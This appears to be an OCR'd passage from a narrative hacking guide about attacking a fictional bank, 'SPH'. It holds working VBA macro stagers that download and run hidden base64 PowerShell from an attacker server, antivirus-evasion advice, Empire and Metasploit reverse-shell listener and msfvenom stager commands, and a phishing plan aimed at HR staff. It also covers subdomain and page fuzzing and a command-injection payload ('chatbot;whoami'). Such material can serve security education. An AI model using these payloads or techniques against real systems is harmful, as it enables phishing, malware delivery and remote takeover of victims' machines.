
Visual Basic is a scripting language that can be embedded into Office documents (Word, Excel, PowerPoint, etc.). It is heavily used in the corporate world to process and transform data. Employees are, therefore, accustomed to executing macros (VBA code) when opening a document.

We open the Macro panel in Word (Developer -> Macros -> Create), then insert the following piece of code that executes a VBA method called launch_me as soon as the document is opened:

```
Sub Workbook_Open()

Launch_me()

End Sub
```


Microsoft Visual Basic for Applications - Kevin_hat_resume [break]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 3, Col 8
Project - Project
ThisDocument
References
Project (Kevin_hat_resume)
Microsoft Word Objects
ThisDocument
Properties - ThisDocument
Kevin_hat_resume - ThisDocument (Code)
Document
open
Sub document_open()
Launch_me()
End Sub

Below, we define the Launch_me procedure as a simple wrapper that loads the WScript.Shell object to interact with the underlying system and execute a PowerShell script. We make sure to hide the window of the new process (windowStyle) and wait for the script to run (waitOnReturn):

```
Sub Launch_me()

Set wsh = VBA.CreateObject("WScript.Shell")

Dim waitOnReturn As Boolean: waitOnReturn = True

Dim windowStyle As Integer: windowStyle = 0

  wsh.Run "powershell c:\temp\reverse.ps1", windowStyle, waitOnReturn

End Sub
```

It’s still not perfect, though. We make the assumption that reverse.ps1 is stored on the target’s machine, a strong and dangerous assumption indeed since antivirus software makes it their life’s mission to control every file ever written to disk. In and of itself, our simple reverse shell is benign since we custom wrote it and it does not incorporate any signature from known malware. However, we had still better be cautious.

The solution is rather simple. We need to load the content of the PowerShell script dynamically as the Word document is opened and execute it on the fly. PowerShell provides a nice way of doing just that using the flags -Command, which takes regular PS commands, and -EncodedCommand (abbreviated as -enc), which expects base64-encoded commands.

```
C:\> powershell.exe -Command "Write-output hello"

hello


Ps> $Text = 'Write-output hello'

PS> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)

PS> $EncodedText =[Convert]::ToBase64String($Bytes)

VwByAGkAdABlAC0AbwB1AHQAcAB1AHQAIABoAGUAbABsAG8A


C:\> powershell.exe -enc VwByAGkAdABlAC0AbwB1AHQAcAB1AHQI…

hello
```

Encoding commands in base64 shields us from the nasty interpretation of special characters in PowerShell, so it is a pattern quite commonly followed. We can easily base64 encode our previous script on a Linux machine using the following command:

```
FrontGun:~# cat reverse.ps1 \

| iconv -f UTF8 -t UTF16LE \

| base64 -w0


JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYw…
```

Notice the iconv that converts characters to Unicode (A becomes \U00041) since it’s the default character set on Windows and therefore the expected format when calling the -enc PowerShell switch.

Right, now that we know how to dynamically execute PowerShell commands, we only need to fetch the content of these commands on the fly when opening a Word document. We could, for instance, download the script’s content using an HTTP request through the object WinHttp, which is available in VBA. The content of the script is deceivably stored in a readme.txt file on our server.

```
Function download_me() As String

Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")

URL = "https://FRONTGUN/readme.txt"

  httpRequest.Open "GET", URL, False

  httpRequest.Send


  httpRequest.WaitForResponse

  download_me = httpRequest.ResponseText

End Function
```

The new Launch_me procedure would then call this method to fetch the script’s content:

```
Sub Launch_me()
```

```
  content = download_me()
```

…then pass it to the shell command to execute. The -W hidden parameter keeps PowerShell in the background.

```
Set wsh = VBA.CreateObject("WScript.Shell")

Dim waitOnReturn As Boolean: waitOnReturn = True

Dim windowStyle As Integer: windowStyle = 1

  wsh.Run "powershell.exe -W hidden -enc " & Content, windowStyle, waitOnReturn


End Sub
```

We test this payload on a Windows 10 build 14393, protected with the default Antivirus Defender, and it passes with flying colors. Since we wrote it from scratch, even if SPH Assets has an expensive antivirus in place, it should not find anything to grab onto.

Antivirus solutions work primarily based on signatures: i.e., a specific parcel of data inside a file that is flagged as being malicious. For instance, antivirus software may flag the malware Trojan.Var.A! by checking for the following sequence of bytes in the code: 0xFC99AADBA6143A.... Some vendors may add in advanced features like code analysis, reversing, randomness checks, etc. But really, the core engine is heavily signature-based.

Apart from the obvious alternative of coding malware from scratch to avoid

matching any known signature, there is an important fact about antivirus solutions that makes them easy to bypass altogether: They only scan files on disk! If you download a malicious file, it is written to the Download folder and immediately scanned and flagged by the antivirus. Now the same malicious file, if injected directly in memory, would trigger zero alerts as long as it does not touch the disk.

To achieve this, we can use a small piece of code called a “stager” to dynamically load the malicious code (encrypted or encoded) from a remote location at runtime, i.e., after execution. It will then inject that code into a new or already existing process in memory. This way, no malicious file is written on disk. In our earlier example, the VBA code plays the role of a stager.

Why does the antivirus not detect the stager? It does, sometimes. But contrary to the real malware, a stager is just a few lines of code, so it can be adapted quite easily to escape all signature detection.

Note: I am ignoring a whole breed of special antivirus software that could detect this pattern of in memory execution. Not to mention that Microsoft has introduced various security measures, such as AMSI, in recent builds of Windows 10 to flag these behaviors. How to bypass these defense mechanisms is the main focus of How to Hack Like a Legend.

Empire strikes back

The previous payload is just fine, but if you fiddled around with it, you would surely notice some major limitations when it comes to real-life situations. Because we use raw sockets to initiate the connection, a workstation mandated by its corporate policy to access the internet through a web proxy will, very likely, fail to connect back. Moreover, our Netcat listener only accepts one connection at a time. Not ideal for a phishing campaign targeting dozens if not hundreds of users. Finally, the shell we are using is rather basic. It could be interesting to have some automated commands, like launching a keylogger, sniffing passwords, and so on.

This is where the infamous PowerShell Empire (https://github.com/BC-SECURITY/Empire) comes in handy. It is a framework that provides a listener capable of handling multiple infected users, but it also gives us a shell with interesting pre-configured commands, like obtaining clear text passwords, pivoting, privilege escalation, and so on.

We download it and install it on our Front Gun server. It requires version 3.7 of Python, at least, to work properly:

```
root@FrontGun:~# git clone https://github.com/BC-SECURITY/Empire.git

root@FrontGun:~# cd Empire && ./setup/install.sh

root@FrontGun:~# ./empire

(Empire) >
```

On the welcome screen, we go to the listeners' menu (command listeners) and display the available listeners by typing uselistener, followed by a space and two tabs:

(Empire: listeners) > uselistener <TAB><TAB>

dbx http http_com http_foreign

http_hop http_malleable http_mapi meterpreter

onedrive redirector

Each listener has a distinct way of communicating with its victim computer. For instance, the dbx listener uses Dropbox to transmit commands and receive responses. We will opt for something less esoteric: a good ol' fashioned HTTP listener. This listener spins up a web server that is queried every five seconds by the targets to either fetch commands to execute or send back results of previous commands. This periodic request is often dubbed a "beacon."

Many security solutions look for this beacon-like repetitive behavior in a company's network. Contrast that with our previous listener that established a permanent and therefore stealthier connection between the victim and our servers. In short, we sacrificed a bit of stealthiness to ensure the reliability of our payload across many corporate settings. Always be aware of these sorts of tradeoffs.

We display the listener's parameters using the info command:

(Empire: listeners) > uselistener http

(Empire: listeners/http) info

Name Description

--- ---

Name Name for the listener

Host Hostname/IP for staging

CertPath Certificate path for https listeners

...snip...

We need to set a unique name for our listener to interact with it later through Empire's menu. The Host option should contain the IP address or, preferably, the domain name to reach the listener. We choose an innocuous domain name on Namecheap; something boring that would hardly raise an eyebrow: healthy-veggy-lifestyle.com sounds about right. This domain will point to our Front Gun server.

(Empire: listeners/http) set Name first_listener

(Empire: listeners/http) set Host https:///healthy-veggy…

Finally, we configure SSL connections by providing the required set of certificates, either through Let's Encrypt or by generating self-signed ones with the Empire/setup/cert.sh tool.

root@FrontGun:~# cert.sh

[*] Certificate written to ../data/empire-chain.pem

[*] Private key written to ../data/empire-priv.key

(Empire: listeners/http) > set CertPath /root/Empire/data

Feel free to customize other interesting options, such as Jitter to randomize the period between two beacons and throw off a simple time-based analysis and DefaultProfile to blend in human HTTP traffic (user agent, request URL, etc.). We start our listener with the following command:

(Empire: listeners/http) > execute

[*] Starting listener 'http'

[+] Listener successfully started!

Now we need to generate the PowerShell code that will connect back to this listener. We will refer to this piece of code as a “stager” or “agent.”

We navigate to the usestager module, choose the classic launcher_bat (we will see the payload in a minute), point to the listener we created earlier, then run execute to get the payload that will initiate a connection to our listener and give us full remote control.

Could it be any simpler?

(Empire: listeners/http) > back

(Empire) > usestager windows/launcher_bat

(Empire: usestager) > Set Listener first_listener

(Empire: usestager) > execute

[*] Stager output written out to: /tmp/launcher.bat

Looking at /tmp/launcher.bat, we recognize the same pattern we used earlier to execute our encoded PowerShell script: the base64-encoded command flag: -enc

root@FrontGun:~# cat /tmp/launcher.bat

powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAF…

You can decode this payload and have fun de-obfuscating its instructions, but we won't be doing that today. Suffice it to say that it uses a symmetric encryption on top of SSL to encrypt communications, and that it handles a corporate proxy if there is one. Most important of all, we can easily plug it into our earlier VBA script since it follows exactly the same pattern.

We replace the content of the fake readme.txt file on the Front Gun server with the content of this payload spewed by Empire and open the Word document once

more. When the script is executed on our lab machine, we get a new notification on the Front Gun server.

(Empire: usestager) >

[+] Initial agent AHRPZLYDZTND4M2W form 192.168.1.18 now active

(Empire: usestager) > interact AHRPZLYDZTND4M2W

(Empire: AHRPZLYDZTND4M2W)> getuid

(Empire: AHRPZLYDZTND4M2W)>

test-account

It may not seem like a big improvement from our earlier improvised shell but bear with me. We will explore some interesting features of Empire in the following chapters, but in the meantime, you can check out the help command to get an idea. For the time being, though, we go back to our Word template, craft a shiny new resume, add our VBA code that hot-loads this PowerShell-encoded script and do a few test-runs on SPH.

Ol’ fashioned

Empire is but one of many Command and Control (C2) frameworks that ease the burden of creating and managing reverse shells. Many other players exist in this field, each with their own philosophy. The most popular and probably the oldest one would be Metasploit. It comes preinstalled on Kali, so almost every infosec beginner is somewhat familiar with it. Behind its apparent ease of use, Metasploit is a complex and intricate set of gears that has anything from Windows exploits to stager templates. Speaking of which, they do provide a stager coded in VBA that we can leverage in our Word document.

First, we install Metasploit through Rapid7’s quick installer http://bit.ly/39OpwSU, then use the msfvenom tool to generate a stager in VBA. Metasploit literally has over 500 different stager types, from basic reverse shells that offer elemental command execution to sophisticated modules with extended capabilities and shortcuts. One such module is called Meterpreter. It’s a shell pumped on steroids that includes many useful modules, from dumping password hashes to pivoting to other networks. That’s the one we choose for this use case. We instruct msfvenom to build a stager compatible with the Windows x86 Intel architecture that communicates using HTTPS with our Front Gun server on port 443.

```
root@FrontGun:~# msfvenom -a x86 \

--platform Windows \

-p windows/meterpreter/reverse_https -f vba \

lhost=FrontGun_IP lport=443
```

Payload size: 591 bytes

Final size of vba file: 3524 bytes

...snip...

If we inspect the code generated, we understand that it executes its payload when the document is opened by calling the procedure Workbook_Open:

```
Sub Workbook_Open()

Auto_Open

End Sub
```

The Auto_Open procedure contains the nasty bit that defines a huge array of bytes containing the actual x86 assembly instructions to be executed in memory.

```
Njdqvrc = Array(232,143,0,0,0,96,49,210,137,229,100…
```

These instructions are independent of the language used; whether it’s VBA or PowerShell, they will be executed all the same. In this instance, the variable containing this delightful code is called Njdqvrc.

This byte array is then copied to a newly allocated memory region and a new thread pointing to that region is spawned to trigger execution.

```
# Allocate memory

Xht = VirtualAlloc(0, UBound(Njdqvrc), &H1000, &H40)


# Copy byte array to new memory

For Smpyaoxml = LBound(Njdqvrc) To UBound(Njdqvrc)

  Eow = Njdqvrc(Smpyaoxml)

  Nvwlccd = RtlMoveMemory(Xht + Smpyaoxml, Eow, 1)

Next Smpyaoxml


# Trigger execution

Nvwlccd = CreateThread(0, 0, Xht, 0, 0, 0)
```

Metasploit almost always follows this pattern to generate its payloads, regardless of the language used. This makes it trivial for antivirus solutions to flag anything produced by this tool. So much for stealth. To avoid storing that huge byte array as-is in the document, we could encrypt and decrypt it on the fly or load it remotely from our server, just as we did before for the encoded PowerShell script. Below are quick pointers to achieve that.

We generate a raw reverse shell payload using msfvenom, which we then base64 encode:

```
root@FrontGun:~# msfvenom -a x86 \
```

```
--platform Windows \

-p windows/ meterpreter/reverse_https -f raw \

lhost=FrontGun_IP lport=443 \

|base64 > readme.bin
```

We go back to our previous msfvenom-generated VBA and replace the all-too-obvious Njdqvrc array with three functions to download it on the fly: download_me, which we used earlier to load the PowerShell script, and DecodeBase64, a standard function to base64 decode our payload that can be found here http://bit.ly/3o48FQS, as well as StrConv to convert the string payload into an array of bytes:

```
Dim Njdqvrc() As Byte

...snip...

Encoded = download_me()

Njdqvrc = StrConv(DecodeBase64(Encoded), vbFromUnicode)

...snip...
```

This should work wonders on most antivirus platforms. You can always try your luck on www.virustotal.com to assess your detection ratio against multiple engines.

Note: Shout-out to the Veil-Evasion framework that encrypts and twists the stager to avoid detection. Give it a go if you're a fan of Empire and Metasploit: https://github.com/Veil-Framework/Veil.

Setting a listener for this stager is relatively straightforward. We launch the Metasploit console, choose the multi/handler set to the same payload we used in msfvenom with the same options, then run it in the background using exploit -j :

```
root@FrontGun:~# ./msfconsole

      =[ metasploit v6.0.8-dev                   ]

+ -- --=[ 2066 exploits - 1120 auxiliary - 351 post ]

+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]

+ -- --=[ 7 evasion                               ]


msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https


msf6 exploit(multi/handler) > set LHOST 0.0.0.0

msf6 exploit(multi/handler) > set LPORT 443

msf6 exploit(multi/handler) > exploit -j


[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.
```

[*] Started HTTPS reverse handler on https://0.0.0.0:443

Both Empire and Metasploit are fine C2 frameworks that have stood the test of time, and as you have seen, they give us malleable payloads that we can custom fit to our needs. That's really the end goal of such tools. It's not to blurb out an executable for you to copy and paste everywhere without so much as a glance at the code. That's the surest path to failure. Look under the hood, understand how they generate their payloads, mess with that workflow until you end up with something unique enough to bypass detection tools.

To sum up, we crafted a nice resume with some nifty VBA and PowerShell payloads that will promptly phone home as soon as the document is opened. We sent this document to a few HR people at SPH from a newly created Yahoo email address.

All we have to do is wait.

The beautiful thing about this attack vector is that if it succeeds, and we really only need one lucky shot, we will be right inside the internal network (greenbox), along with every other SPH employee. We will be one of them, and that's an attack scenario that most companies never quite comprehend. The internal network is trusted; they know their employees, so why would they build defenses against traffic coming from the inside? Let's give them a reason to, shall we?

Note: The above scenario will work on any Windows computer, provided that the user opens the document and activates its macros. Some hackers go a step

further and exploit a vulnerability either on Word, Excel or on the browser (especially the plugins installed, such as Flash, Adobe Reader, etc.) in order to execute code on the computer and automatically elevate their privileges. Such vulnerabilities that are not yet patched by the editor are called zero-days, and they can easily be worth thousands of dollars, especially for Microsoft products.

Public exposure

While waiting for our phishing scam to hit its mark, we peruse the internet looking for new and novel ways to access SPH's infrastructure. In the following chapter, we will start by mapping all of their visible machines and the services they provide (websites, mail service, VPNs, etc.), then lay the foundation of what we can call "the art of finding the small crack"—the kind of crack that might give us the impromptu invitation we are looking for.

Mapping public IP addresses

Our first clue—and the only one yet, for that matter—is the name of the company: Slash & Paul's Holdings. We can easily locate their main website, which, in turn, gives us the second piece of the puzzle: the public DNS record for sph-assets.com.

Using centralops.net or domaintools.com or a simple whois command, we quickly understand, however, that the website's IP address is not owned by SPH, but by Amazon. It is, therefore, not located in the DMZ network (bluebox). Instead, it is located in a network outside SPH's datacenters. We will not even bother looking into it:

```
root@FrontGun:~# dig +short sph-assets.com 56.16.12.34
```

```
root@FrontGun:~# whois 56.16.12.34

NetRange:       65.9.0.0 - 65.9.127.255

CIDR:           65.9.0.0/17

NetName:        AMAZO-CF

NetHandle:      NET-65-9-0-0-1

Parent:         AMAZO-4 (NET-65-8-0-0-2)

Organization:   Amazon Inc. (AMAZO-4)
```

How do we find real servers in the DMZ network? That is quite simple: we enumerate all conceivable subdomains of sph-assets.com, check their corresponding IP address, and see if whois lists SLASH & PAUL HOLDINGS INC. as the owner of the IP segment.

Tools like DNSRecon github.com/darkoperator/dnsrecon and dnscan github.com/rbsec/dnscan automate such requests and even provide lists of the most-used subdomains to fuel the search process: extranet.sph-assets.com, lync.sph-assets.com, mail.sph-assets.com, etc.

In the command below, we use dnsrecon in brute force mode (-t brt switch) and iterate over the default wordlist subdomains-top1mil.txt, provided by the tool (-D switch).

```
root@FrontGun:~# python dnsrecon.py -d sph-assets.com \

-t brt -D subdomains-top1mil.txt

[*] Performing host and subdomain brute force against sph-assets.com

[+] www.sph-assets.com A: 157.158.18.9

[+] catalog.sph-assets.com A: 157.158.18.3

[+] up.sph-assets.com A: 157.158.18.78

[+] career.l.sph-assets.com A: 157.158.19.3

[+] info.l.sph-assets.com A: 157.158.18.87

...snip...
```

Once we compile a nice list of domains and IP addresses, we query the WHOIS database again to see which ones really sit in an IP range owned by SPH. Another approach would be to directly query private databases, such as https://bgp.he.net/ for IP segments registered by SPH.

For the purposes of our scenario, let’s assume that SPH’s public IPs are all located on the rather small subnet 157.158.18.0/25, which hosts the following web applications:

Up.sph-assets.com

Career.sph-assets.com

Info.sph-assets.com

Catalog.sph-assets.com

Web applications

Now that we have a list of URLs, the next step is to poke around these websites, looking for web vulnerabilities that can be leveraged to execute code on the server. The most practical way of finding vulnerabilities is to inspect all parameters sent by the browser to the web server. In order to do so properly, tools like Burp Suite http://bit.ly/3sLbBWj and ZAP http://bit.ly/3qKU26L are most helpful. They intercept every HTTP exchanged between the browser and the server, giving us the unique opportunity to alter the content before it can be processed by either end. We can, for instance, tweak the HTML and JavaScript code to bypass some rudimentary protections, like hidden fields, protected fields or other input restrictions.

They also give a good overview of all the parameters handled by the website, which translates into more input we can potentially inject with wicked code.

The first website is quite rudimentary and simply displays a status code of some SPH services:


Systems
Contact Us
Recent Events
Details
No recent events
List of systems
Details
Chat bot
Service is operating normally
Client area on sph-assets.com
Service is operating normally

The theme and color chart do not exactly faithfully follow SPH’s main website, and the list of services reported on this page barely make it to the top 20 critical features one would expect of a bank. My guess is that this page was a proof of concept (PoC) put together by a small team that wanted to bring SPH into the digital age of observability and preemptive communication. A noble effort indeed, but you know what’s not included in a PoC? Security. I cannot count the number of “ToDo” and “Fix-me” comments on many a production codebase, so you can imagine that a PoC will have its share of nasty code bugs begging to be exploited.

The main page does not seem to accept any input, but it may just be worth investigating a little deeper. We check out the HTML source page, looking for hidden pages, but come up empty-handed. Looking at raw HTTP traffic on Burp, we notice two interesting directives, Server and X-Powered-By, in the HTTP response headers, which give us the underlying stack:

HTTP/1.1 200 OK

Date: Fri, 22 Jan 2021 20:08:44 GMT

Server: Apache/2.4.18 (Ubuntu)

X-Powered-By: PHP/7.2.0

ETag: "be76-5b88fe3f4d790-gzip"

Accept-Ranges: bytes

Vary: Accept-Encoding

...snip...

We seem to be dealing with a PHP website sitting on an Ubuntu server. Classic. Given the lack of user interaction on the main page, it may be worth looking for other possible entry points. Let’s fuzz for some secret pages, shall we? Many developers still buy into the fake belief that pages not indexed by Google are difficult to find and can therefore be considered “secret”. They never heard of a fuzzer, I guess.

A fuzzer is a piece of software that will try many combinations, looking for a certain result. The DNS enumeration we performed earlier was an example of fuzzing. We tried multiple domain names and only recorded those with valid IP addresses. We replicate that strategy now, but at the web level. We will try to access random page names commonly found on PHP websites and see which ones respond with a status code, thus indicating they are indeed there. We will be looking for the “200 OK” HTTP message.

Daniel Miessler has one of the most comprehensive brute force lists. We will use the following list of PHP filenames: http://bit.ly/3o9reDs. We can write our own tool to send the HTTP requests, and I encourage you to do so to understand the challenge of concurrent requests, but we will take a shortcut here and simply use the awesome ffuf tool, found at https://github.com/ffuf/ffuf. In the following command, ffuf will loop over our wordlist, replacing the FUZZ pattern in the URL with a potential candidate and checking for a successful HTTP status code:

```
root@FrontGun:~# ./ffuf -w Common-PHP-Filenames.txt \

-u https://up.sph-assets.com/FUZZ
```

```
info.php [Status: 200, Size: 7736…


gradient.php [Status: 200, Size: 9754…

getopt.php [Status: 200, Size: 10534…
```

...snip...

:: Progress: [5163/5163] :: Job [1/1]

We get a few dozen hits—not bad. One such hit /getopt.php shows a page that has a semblance of user interaction:


SPH Health Check


List of services
Chatbot

We get to pick a service from a predefined drop-down list and perform a live health check to confirm the service is running. Interesting. What’s going on under the hood? Taking a look at Burp, we see that our browser issues a POST request to getopt.php with the parameter target carrying the service’s name.

Request

Pretty | Raw | \n | Actions ∨

```
1 POST /getopts.php HTTP/1.1
2 Host: up.sph-assets.com
3 User-Agent: Mozilla/5.0 (Windows NT 8.0; Win64; x64;
  rv:68.0) Gecko/20100118 Firefox/74.30
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.8,im
  age/webp,*/*;q=0.2
5 Accept-Encoding: gzip, deflate
6 Content-Length: 22
7
8
9 target=chatbot
```

Response

Pretty | Raw | Render | \n | Actions ∨

```
1 HTTP/1.1 200 OK
2 Date: Fri, 22 Jan 2021 21:44:2
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 0
5 Connection: close
6 Content-Type: text/html; chars
7
8 OK
```

We press the shortcut Ctrl+r to send this request to the Repeater on the Burp component so we can alter parameters and replay it at will. Notice how we are no longer bound by the values in the drop-down list. We can send whatever we want in the target parameter. Did the application's developer account for such possibilities? Let's find out.

We start by injecting a few special characters—these always bring out the nasty side of every website. Most SQL injections start with a single quote that spews uncatchable errors. In this case, though, both double quotes (") and single quotes (') return an empty page. Something probably crashed behind the scenes. Or maybe the input was just willfully ignored? The behavior is, in any case, at odds with what's expected from a successful query: an "OK" reply.

Most SQL engines crash upon receiving an uneven number of quotes but can digest an even number of quotes. They treat it as a string concatenation operation:

target=chat""bot => [empty page]

target=chat"bot => [empty page]

Unfortunately, we receive the same empty page indicating that our input is probably not fed to a common SQL engine. Let's try some other special characters. How about semi-colons (;)?

target=chatbot; => OK

Interesting. How about an ampersand?

target=chatbot& => OK

It returns an “OK” message. Interesting. Not many components accept semi-colons and ampersands but abhor quotes. The Linux shell is a decent candidate, but could it really be true? Were they so reckless as to inject that input unfiltered into a command query? One way to find out, I guess. Let’s append a simple ;whoami and see what we get:

Request

Pretty | Raw | \n | Actions ∨

```
1 POST /getopts.php HTTP/1.1
2 Host: up.sph-assets.com
3 User-Agent: Mozilla/5.0 (Windows NT 6.0; Win64; x64;
  rv:68.0) Gecko/20100118 Firefox/74.30
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.8,im
  age/webp,*/*;q=0.2
5 Accept-Encoding: gzip, deflate
6 Content-Length: 23
7
8
9 target=chatbot;whoami
```

Response

Pretty | Raw | Render | \n | Actions ∨

```
1 HTTP/1.1 200 OK
2 Date: Fri, 22 Jan 2021 21:47:4
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 0
5 Content-Type: text/html; chars
6
7 ok
```

Awesome…I guess. At least it did not crash. Maybe the output is not echoed back as part of the response. Let's try a blind command execution by sending out an HTTP request to our Front Gun server, for instance. We set up our good friend Netcat to listen on port 80:

```
root@FrontGun:~# nc -l -p 80
```

